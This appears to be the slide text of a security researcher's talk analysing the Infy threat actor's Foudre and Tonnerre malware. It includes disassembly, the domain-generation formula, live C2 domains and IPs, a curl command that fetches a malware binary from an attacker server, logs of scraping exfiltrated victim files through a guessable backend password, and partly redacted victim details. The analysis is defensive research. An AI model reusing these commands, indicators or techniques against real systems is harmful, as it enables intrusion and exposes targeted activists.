

loc_58CC12:
lea     eax, [ebp+var_C]
mov     ecx, ds:dword_614F34
mov     edx, offset aTonnerre ; "tonnerre "
call    sub_407878
mov     eax, ebx
mov     sub_47717C, eax
mov     eax, offset dword_614F38
mov     edx, offset aSilverSoftSpee ; "SilverSoft Speed"
call    sub_407394
lea     eax, [ebp+var_10]
push    eax
lea     eax, [ebp+var_14]
```

Infy Threat Actor - background - 2017

- Foudre and Tonnerre implement two anti takedown capabilities:
- DGA = DOMAIN GENERATION ALGORITHM - every week 101 new C2 domains are generated using a DGA algorithm

$\text{ToHex}(\text{CRC32}(\text{"NRV1"} + \text{year} + \text{month} + \text{week_number})) + (\text{"space"} | \text{"net"} | \text{"top"} | \text{"dynu"})$

The date is derived from RSS feed of legit worldwide news site:



Infy Threat Actor - background - 2017

2. C2 signature verification

- downloads signature file decrypt it using RSA public key
- verifying that the domain is a legit c2 server and not a taken over domain.

C2 signature verification

Foudre uses the lockbox3 Delphi library to verify the C2:

1. Download signature file from the generated domain name C2 with GET request:

GET /de/?d=2017149&t=2017%2D5%2D29%2D%2D12%2D16%2D33

d= {year}{number of days since the beginning of the year}

t = Current time, urlencoded.

2. Save the signature in %appdata%\sig.tmp.

3. Write the clear text string

{domainname}{year}{number of days since the beginning of the year}

in %appdata%\dom.tmp.

The current date is downloaded from [http://feeds.skynews\[.\]com/feeds/rss/home.xml](http://feeds.skynews[.]com/feeds/rss/home.xml) <lastBuildDate> field.

4. Decrypt the signature file with the public key (stored in %all users%\application data\snailDriver V<version>\pub.key)

5. Compare the result with the dom.tmp clear text string.

```
call decrypt_string ; /de/?d=
push [ebp+date]
mov ecx, ptr_to_prob_date ; 2017149
push dword ptr [ecx]
lea ecx, [ebp+tmp_str]
mov edx, ptr_to_underscore
movzx edx, word ptr [edx]
mov eax, offset a26742a ; "267428"
call decrypt_string ; &t=
push [ebp+tmp_str]
lea ecx, [ebp+date_and_time]
call urldecode_time_wrapper
mov eax, [ebp+date_and_time]
lea edx, [ebp+temp_url]
call add_to_post_get
push [ebp+temp_url]
lea eax, [ebp+full_url]
mov edx, 6
call Strncat
mov eax, [ebp+full_url]
mov ecx, ptr_to_post_user_agent
mov ecx, [ecx]
mov edx, [ebp+sig_filename]
call download_sig_file_from_c2_server
test al, al
jz dom_failed
```

```
mov ecx, ptr_to_prob_date
mov ecx, [ecx] ; 2017149
lea eax, [ebp+ptr_to_dom]
mov edx, [ebp+c2_hostname_with_space]
call add_string_to_struct
mov edx, [ebp+ptr_to_dom] ; 39451f31.space2017149
mov eax, [ebp+dom_tmp_filename]
tomer_write_file
xor eax, eax
push ebp
push offset seh18
push dword ptr fs:[eax]
mov fs:[eax], esp
lea edx, [ebp+q_d_path]
mov eax, q_d_file_pointer
mov eax, [eax]
call prepare_q_d_path
lea eax, [ebp+q_d_path]
push eax
lea ecx, [ebp+pub_key_file_str]
mov ptr_to_underscore
movzx edx, word ptr [edx]
mov eax, offset a707507e6858931 ; "707507E6858931"
call decrypt_string ; pub.key
mov edx, [ebp+pub_key_file_str]
pop eax
call pub_key
mov ecx, [ebp+q_d_path]
mov edx, [ebp+sig_filename]
mov eax, [ebp+dom_tmp_filename]
call rsa_verify_signature_from_c2
test al, al
jz short loc_0428B1
```

```
mov [ebp+success_decrypt_rsa_flag], 1
```

Infy Threat Actor - background - 2017

- Anti-takedown is done across all communications with all C2 servers and protocol
- Example: The HTTP C2 updates the Tonnerre with the current FTP C2 server IP address

296/247/274/269

Obfuscate IP - 185.136.163.158

AD1NR/6SGH1TKbX5HPsMJ+naXxpvSFj:

The RSA signature

69

FTP ports 69,1512,443

127.0.0.1

3128

59.29.245.151 Public socks proxy's IP address

1512

443

Infy Threat Actor - background - 2017-2022

- The implications of the very strong opsec security are that security researchers in the last five years don't have ability to:
- Sinkhole is not useful - only victim's ip address may be collected.
- No access to exfiltrated data - encrypted with private key and uploaded securely
- Strong opSec prevent take down even if a research will be given access to the original C2 server
 - Sinkhole is not effective due to DGA
 - Send kill command/update malware version to non malicious - not possible
- Only option is to publish ioc's (malware hash, malware signature) - short term solution.

Infy Threat Actor - background - 2017-2022

Infy malware was discovered

Targeted attack against
"threats" to the Islamic regime
of Iran - 350 victims
In 35 countries.

May 2015

July
2015

Infy take down
Using sinkhole
The malware used Hard Coded
domain names

New developed tools:
Foudre 1 and Tonnerre were
found - DGA + C2 RSA
signature validation

2017

MaxPinner 4-5V

Telegram Exfil - execute by
Foudre if Tonnerre is not running

2018

2021

2022

February - Foudre V. 2-22, Tonnerre 11

March - Foudre V. 23 + macro

June - Foudre V. 24 + macro

October - Foudre V.26 DGA + Tonnerre 15

Infy Threat Actor - 2022

- weakest link in Infy chain: the transmission of files from the C2 server to Iran
- INFY C2 server contains two backend domains which are not part of Foudre and Tonnerre DGA domains.
- Log1host.info.gf is used for Foudre backend and f1host.info.gf for Tonnerre (f for files)

Q 185.203.117.120


AS44901 - belcloud
Netblock 185.203.117.0/24
Routable Belcloud Categorize

151 1 4 3 10 0 0 0 2 0 0 12
Resolutions Whois Certificates Trackers Components Host Pairs OSINT Hashes Reverse DNS Projects Cookies Services

Upgrade Your Account.

RESOLUTIONS 1 - 144 of 144 Sort: First Seen Ascending 500 / Page

	Resolve	First	Last	Source
☐	ns2.ed189ba5.xyz	2021-08-16	2022-03-02	riskiq
☐	ns1.ed189ba5.xyz	2021-08-16	2022-03-02	riskiq
☐	ed189ba5.xyz	2021-08-16	2022-02-23	riskiq
☐	mail.ed189ba5.xyz	2021-08-16	2022-02-12	riskiq
☐	log1host.info.gf	2021-08-23	2022-02-28	riskiq
☐	f1host.info.gf	2021-08-23	2022-02-28	riskiq
☐	ns2.737c0e06.xyz	2021-08-25	2022-03-08	riskiq
☐	ns1.737c0e06.xyz	2021-08-25	2022-03-08	riskiq




Infy Threat Actor - 2022

- C2 server used as an infection server for the 2nd stage of the attack. We guessed the predictable name of Tonnerre new versions binaries
- The decryption password was the same password used in previous version of Foudre.
- Conclusion: the two backend domains are not used by the newest version of Tonnerre.

C:\WINDOWS\system32\cmd.exe

```
C:\playground>curl http://log1host.info.gf/1/t00015-6.tmp- -o Tonnerre15.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 4150k  100 4150k    0     0  1833k      0  0:00:02  0:00:02 --:--:-- 1834k
```

t00015-6.tmp-



```
loc_733E08:
mov     eax, off_782F6C
mov     eax, [eax]
mov     byte ptr [eax+5Bh], 0
mov     eax, off_782F6C
mov     eax, [eax]
mov     edx, ds:dword_78D124
mov     [eax+0F4h], edx
mov     dword ptr [eax+0F0h], offset sub_733D8C
mov     eax, offset unk_78D150
mov     edx, offset aButWhenStateSe ; "But when st
call    tomer_assign_global_param
mov     eax, offset tonnerre_version
mov     edx, offset a00015 ; "00015"
call    tomer_assign_global_param
mov     ds:byte_78D166, 0
lea     eax, [ebp+var_4]
mov     ecx, ds:tonnerre_version
mov     edx, offset aTonnerre ; "tonnerre "
```

Infy Threat Actor - 2022

- log1host.info.gf and f1host.info.gf are used by the attackers to download and delete exfiltrated victims files.
- The C2 server includes a php backend script protected by a guessable password. The script provide a dirlist of the exfiltrated files directory and also ability to delete them
- We were able to download all Tonnerre and Foudre exfiltrated files over a period of 4 month and save them automatically sorted by victim.

```
Command Prompt
C:\>2022-02-13/15/2022-02-13-15-19-30_46.161.195.18_1023
C:\>2022-02-13/15/2022-02-13-15-19-32_46.161.195.18_3063
C:\>2022-02-13/15/2022-02-13-15-19-33_46.161.195.18_2999
C:\>2022-02-13/15/2022-02-13-15-19-34_46.161.195.18_3803
C:\>2022-02-13/15/2022-02-13-15-19-35_46.161.195.18_1541
C:\>2022-02-13/15/2022-02-13-15-19-36_46.161.195.18_2985
C:\>2022-02-13/15/2022-02-13-15-19-38_46.161.195.18_2839
C:\>2022-02-13/15/2022-02-13-15-19-39_46.161.195.18_3890
C:\>2022-02-13/15/2022-02-13-15-19-40_46.161.195.18_1826
C:\>2022-02-13/15/2022-02-13-15-19-42_46.161.195.18_1895
C:\>2022-02-13/15/2022-02-13-15-19-44_46.161.195.18_1262
C:\>2022-02-13/15/2022-02-13-15-19-46_46.161.195.18_1301
C:\>2022-02-13/15/2022-02-13-15-19-48_46.161.195.18_4031
C:\>2022-02-13/15/2022-02-13-15-19-49_46.161.195.18_2030
C:\>2022-02-13/15/2022-02-13-15-19-51_46.161.195.18_4835
C:\>2022-02-13/15/2022-02-13-15-19-52_46.161.195.18_3027
C:\>2022-02-13/15/2022-02-13-15-19-54_46.161.195.18_3522
C:\>2022-02-13/15/2022-02-13-15-19-56_46.161.195.18_2950
C:\>try connect to http://00ddai0.privatedns.org/blog/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2D31
C:\>[+]download file: http://00ddai0.privatedns.org/blog/dirt/2022-02-15/18/2022-02-15-18-19-20_46.161.194.83_1804
C:\>[+]e285c851-f579-46d6-b0b5-b0b758abd059
C:\>[+]this is not a new victim's guid: e285c851-f579-46d6-b0b5-b0b758abd059, not saving file
C:\>2022-02-15/18/2022-02-15-18-19-20_46.161.194.83_3310
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_4980
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_1286
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_2584
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_1840
C:\>2022-02-15/18/2022-02-15-18-19-21_46.161.194.83_3995
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_1955
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_4383
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_1160
C:\>2022-02-15/18/2022-02-15-18-19-22_46.161.194.83_1059
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_1486
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_4848
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_3331
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_4101
C:\>2022-02-15/18/2022-02-15-18-19-23_46.161.194.83_4138
C:\>2022-02-15/18/2022-02-15-18-19-24_46.161.194.83_2617
C:\>2022-02-15/18/2022-02-15-18-19-25_46.161.194.83_1777
C:\>2022-02-15/18/2022-02-15-18-19-25_46.161.194.83_3110
C:\>2022-02-15/18/2022-02-15-18-19-26_46.161.194.83_1089
C:\>2022-02-15/18/2022-02-15-18-19-26_46.161.194.83_2985
C:\>2022-02-15/18/2022-02-15-18-19-26_46.161.194.83_4383
C:\>2022-02-15/18/2022-02-15-18-19-27_46.161.194.83_4111
C:\>2022-02-15/18/2022-02-15-18-19-27_46.161.194.83_2680
C:\>2022-02-15/18/2022-02-15-18-19-27_46.161.194.83_3497
```

```
Command Prompt
2022-02-16 10:24:31.097000
try connect to http://50b6675f.xyz/en/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2D31
[+]2022-02-15-16-05-37_113.203.63.152_4809
[+]found Foudre new file on server: 2022-02-15--16-05-37_113.203.63.152_4809 size: //6620//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--16-05-37_113.203.63.152_4809
[+]write file 2022-02-15--16-05-37_113.203.63.152_4809 to disk
[+]2022-02-15-16-40-35_113.203.63.152_2617
[+]found Foudre new file on server: 2022-02-15--16-40-35_113.203.63.152_2617 size: //4954//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--16-40-35_113.203.63.152_2617
[+]write file 2022-02-15--16-40-35_113.203.63.152_2617 to disk
[+]2022-02-15-17-15-36_113.203.63.152_4678
[+]found Foudre new file on server: 2022-02-15--17-15-36_113.203.63.152_4678 size: //8756//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--17-15-36_113.203.63.152_4678
[+]write file 2022-02-15--17-15-36_113.203.63.152_4678 to disk
[+]2022-02-15-18-19-17_46.161.194.83_4393
[+]found Foudre new file on server: 2022-02-15--18-19-17_46.161.194.83_4393 size: //21958//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--18-19-17_46.161.194.83_4393
[+]write file 2022-02-15--18-19-17_46.161.194.83_4393 to disk
[+]2022-02-15-18-48-22_37.129.152.65_3843
[+]found Foudre new file on server: 2022-02-15--18-48-22_37.129.152.65_3843 size: //5644//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--18-48-22_37.129.152.65_3843
[+]write file 2022-02-15--18-48-22_37.129.152.65_3843 to disk
[+]2022-02-15-19-23-24_37.129.152.65_1967
[+]found Foudre new file on server: 2022-02-15--19-23-24_37.129.152.65_1967 size: //12298//
[+]download file: http://50b6675f.xyz/en/dirt/2022-02-15--19-23-24_37.129.152.65_1967
[+]write file 2022-02-15--19-23-24_37.129.152.65_1967 to disk
found files in http://50b6675f.xyz/en/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2D31
try connect to http://50b6675f.xyz/en/dirt/fdir.php?2022%2D02%2D16%2D10%2D24%2D31
[+]2022-02-11-19-10-09_46.161.195.18_4882
[+]already exists Foudre file: 2022-02-11--19-10-09_46.161.195.18_4882
```

Name	Date modified
83.22...	10/03/2022 9:32
46.16...	09/03/2022 18:01
113.2...	03/03/2022 11:59
46.16...	27/02/2022 11:17
37.12...	27/02/2022 10:13
83.12...	27/02/2022 7:27
83.12...	21/02/2022 17:47
46.16...	21/02/2022 17:46
83.12...	21/02/2022 17:46
5.115...	21/02/2022 9:32
46.16...	21/02/2022 9:32
185...	21/02/2022 9:32
46...	21/02/2022 9:32
46...	21/02/2022 9:32
46...	19/02/2022 19:23
46...	16/02/2022 10:24
46...	15/02/2022 14:38
46...	13/02/2022 18:08
185...	13/02/2022 9:29
5.115...	31/01/2022 10:08
5.115...	26/01/2022 21:57
5.117...	26/01/2022 19:21
185...	16/01/2022 18:44
5.115...	16/01/2022 2:23
5.117...	14/01/2022 15:36
5.116...	13/01/2022 15:09
5.117...	10/01/2022 9:22
5.117...	09/01/2022 17:16
5.117...	09/01/2022 17:16
5.117...	09/01/2022 9:50
185...	09/01/2022 9:50
185...	09/01/2022 9:50
5.117...	09/01/2022 9:50
5.117...	09/01/2022 9:40
5.117...	09/01/2022 9:40
185...	30/12/2021 17:40
5.117...	30/12/2021 17:22
5.117...	20/12/2021 17:19
5.117...	20/12/2021 12:19

Infy Threat Actor - 2022

- Tonnerre files includes obfuscated metadata which is not encrypted

```
0001 0203 0405 0607 0809 0A0B 0C0D 0E0F 0123456789ABCDEF
0x018120 4D44 4D34 4D44 417A 4D54 4177 4E6A 4D77 MDM4MDAzmTawNjMw
0x018130 4D44 4A45 4D44 4132 4D6A 4177 4D7A 5577 MDJEMDA2MjAwMzUw
0x018140 4D44 4D31 4D44 417A 4F54 4177 4D6B 5177 MDM1MDAzoTawMkQw
0x018150 4D44 5979 4D44 417A 4F44 4177 4D7A 5577 MDYyMDAzoDAwMzUw
0x018160 4D44 4D31 4D44 417A 4E7A 4177 0D0A 4E6A MDM1MDAznZaw..Nj
0x018170 4D77 4D44 5931 4D44 4132 4E6A 4177 4D7A MwMDY1MDA2NjAwMz
0x018180 4577 4D44 597A 4D44 417A 4F44 4177 4E6A EwMDYzMDAzoDAwNj
0x018190 4977 4D44 4245 4D44 4177 5154 4177 4E44 IwMDBEMDAwQTawND
0x0181A0 4D77 4D44 4E42 4D44 4131 517A 4177 4E54 MwMDNBMDA1QzAwNT
0x0181B0 5577 4D44 637A 4D44 4132 0D0A 4E54 4177 UwMDczMDA2..NTAw
0x0181C0 4E7A 4977 4D44 637A 4D44 4131 517A 4177 NzIwMDczMDA1QzAw
0x0181D0 4E6A 5977 4D44 6330 4D44 4133 4D44 4177 NjYwMDc0MDA3MDAw
0x0181E0 4D6B 5177 4D44 637A 4D44 4133 4E44 4177 MkQwMDczMDA3NDAw
0x0181F0 4E6B 4977 4D44 5644 4D44 4130 4D54 4177 NkIwMDVDMDA0MTAw
0x018200 4E7A 4177 4D44 6377 0D0A 4D44 4130 4E44 NzAwMDcw..MDA0ND
0x018210 4177 4E6A 4577 4D44 6330 4D44 4132 4D54 AwNjEwMDc0MDA2MT
0x018220 4177 4E55 4D77 4D44 5244 4D44 4132 526A AwNUMwMDRDMDA2Rj
0x018230 4177 4E6A 4D77 4D44 5978 4D44 4132 517A AwNjMwMDYxMDA2Qz
0x018240 4177 4E55 4D77 4D44 5530 4D44 4132 4E54 AwNUMwMDU0MDA2NT
0x018250 4177 4E6B 5177 0D0A 4D44 6377 4D44 4131 AwNkQw..MDcwMDA1
0x018260 517A 4177 4E7A 4177 4D44 637A 4D44 4132 QzAwNzAwMDczMDA2
0x018270 4E6A 4177 4D7A 4977 4D44 4D77 4D44 417A NjAwMzIwMDMwMDAz
0x018280 4D6A 4177 4D7A 4977 4D44 4A45 4D44 417A MjAwMzIwMDJEMDAz
0x018290 4D7A 4177 4D6B 5177 4D44 4D78 4D44 417A MzAwMkQwMDMxMDAz
0x0182A0 4D44 4177 0D0A 4D6B 5177 4D44 4A45 4D44 MDAw..MkQwMDJEMD
0x0182B0 417A 4F54 4177 4D6B 5177 4D44 4D32 4D44 AzOTAwMkQwMDM2MD
0x0182C0 4179 5244 4177 4D7A 5577 4D44 4D35 4D44 AyRDAwMzUwMDM5MD
0x0182D0 4179 5254 4177 4E7A 5177 4D44 5A45 4D44 AyRTAwNzQwMDZEMD
0x0182E0 4133 4D44 4177 A3MDAw
```

Untitled1 (readonly)

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x00	4300	3A00	5C00	5500	7300	6500	7200	7300	C.:.\U.s.e.r.s.
0x10	5C00	6600	7400	7000	2D00	7300	7400	6B00	\. [REDACTED]
0x20	5C00	4100	7000	7000	4400	6100	7400	6100	\.A.p.p.D.a.t.a.
0x30	5C00	4C00	6F00	6300	6100	6C00	5C00	5400	\.L.o.c.a.l.\.T.
0x40	6500	6D00	7000	5C00	7000	7300	6600	3200	e.m.p.\.p.s.f.2.
0x50	3000	3200	3200	2D00	3300	2D00	3100	3000	0.2.2.-.3.-.1.0.
0x60	2D00	2D00	3900	2D00	3600	2D00	3500	3900	-.9.-.6.-.5.9.
0x70	2E00	7400	6D00	7000					..t.m.p.

Exfiltrated file name

Infy Threat Actor - 2022

- Interesting Victims - located in Sweden, first infection in March 10
- Victim is a Windows server hosting a Titan ftp server and mini-httpd web server

```
2022-03-10 10:40:25.799000  
try connect to http://log1host.info.gf/en/dirt/fdir.php  
try connect to http://log1host.info.gf/en/dirm/fdir.php  
try connect to http://f1host.info.gf/blog/dirt/fdir.php  
[+]2022-03-10/08/2022-03-10--08-37-03__83.2__3747
```

ftp [redacted] User name

13f6b43a-6ca9-481c-b559 [redacted] machineGuid

NCT [redacted] Host Name

fdir1 Path to store on C2 server

00016 Tonnerre Version

C:\Users\ftp [redacted] AppData\Local\Temp\psf2022-3-9--17-46-58.tmp

Open Ports

21

443

8090

// 21 / TCP

Titan ftpd 17.00.3095

Screen Capture file

Infy Threat Actor - 2022

- Attacker machine in Iran probably used for testing infected malicious Word file with macro.
- Word filename "mollajoon_sarbazi_" is an opposition leader to the Iranian Islamic regime
- We found files from computer name test and user test2 which were used by the attackers.

DESKTOP-MSJ4V9T

fdir1

00016 Tonnerre version

5f651d15-0f69-4e6d-9ee6-ee0a98304b0b

Machine GUID

=

User

F:\xls of second work\pics\Screenshot_20220119-210555_WhatsApp.jpg

F:\SanDiskMemoryZone_QuickStartGuide.pdf

F:\xls of second work\pics\Screenshot_20220119-205951_WhatsApp.jpg

F:\xls of second work\pics\Screenshot_20220119-205025_WhatsApp.jpg

F:\xls of second work\pics\Screenshot_20220119-205928_WhatsApp.jpg

F:\xls of second work\old project\mollajoon_sarbazi_.docx

F:\xls of second work\pics\words for send\s3.docx

F:\xls of second work\pics\Screenshot_20220122-221103_WhatsApp.jpg

F:\xls of second work\pics\Screenshot_20220119-215158_X Plus.jpg



@mollajoon_sarbazi_

Junaeid_mollazaei / جلید سربازی

@mollajoon_sarbazi_

#Baluchistan The Baloch people, because of their poverty, start fueling to get a halal morsel, and they may be caught or lose their lives and property in this way, and eventually their bodies will return in different conditions. Some of them are flooded in this way and some of them are set on fire by the agents of the Islamic Republic and some of them suffer tragic accidents on the roads of death. #Baluchistan #Baluchistan_is_beautiful #Soldier #Chabahar #Iranshahr #Saravan #Zahedan #Poverty #Unemployment #Addiction #Drugs

📍 SISTAN AND BALUCHESTAN PROVINCE

Infy Threat Actor - 2022

- Victim in Iran - first infection June 27, 2022
- Activist against violation of human rights in Iran
<http://www.asre-nou.net/1384/azar/1/m-gozaresh-aban.html>
- 1800 files were exfiltrated on the first day.

1675	G:\Transfer\articles\hope\social hope-final1.docx
1676	G:\Transfer\articles\hope2 & movement\~\$pe&movement.docx
1677	G:\Transfer\articles\hope2 & movement\†@i/G.docx
1678	G:\Transfer\articles\hope2 & movement\hope&movement.docx
1679	G:\Transfer\articles\hope2 & movement\hope&movement.final2222.docx
1680	G:\Transfer\articles\hope2 & movement\hope.final1.docx
1681	G:\Transfer\articles\Justice\001_298572643.docx
1682	G:\Transfer\articles\Justice\9/'D* 'i1'F A1/' .docx
1683	G:\Transfer\articles\Justice\9/'D*-2.docx
1684	G:\Transfer\articles\Justice\9/'D*-3.docx
1685	G:\Transfer\articles\Justice\9/'D*-4.docx
1686	G:\Transfer\articles\Justice\EIJH_Volume 25_Issue 4_Pages 1-18.docx



Iranian human rights activists in Europe and North America
**Monthly report (November 2005) on widespread,
continuous and planned human rights violations in
Iran**

!Human rights organizations
!Iranians defending human rights

All Research Assumptions confirmed

1

Attackers are humans
and prone to mistakes
Advanced APT != Advanced OpSec



2

Threat actors won't
necessarily fix OpSec
holes even if they suffered
from a past takedown or
data leak.



3

We can learn new
techniques, current
targets, plans, damage
control and a additional
valuable data.



Go Hack Yourself - 10M legit sites do the same mistakes



References

1. After finishing my research, I found a public research by Checkpoint which details some of the findings I also found independently regarding the MAAS Android
<https://research.checkpoint.com/2021/smishing-botnets-going-viral-in-iran/>
2. <https://3xp0rt.com/posts/mars-stealer> - prior research on Mars Stealer
3. <https://github.com/sibears/IDAGolangHelper>
4. <https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/>
5. <https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations>

Thank you

Tomer Bar

Vice President of Security Research
at SafeBreach

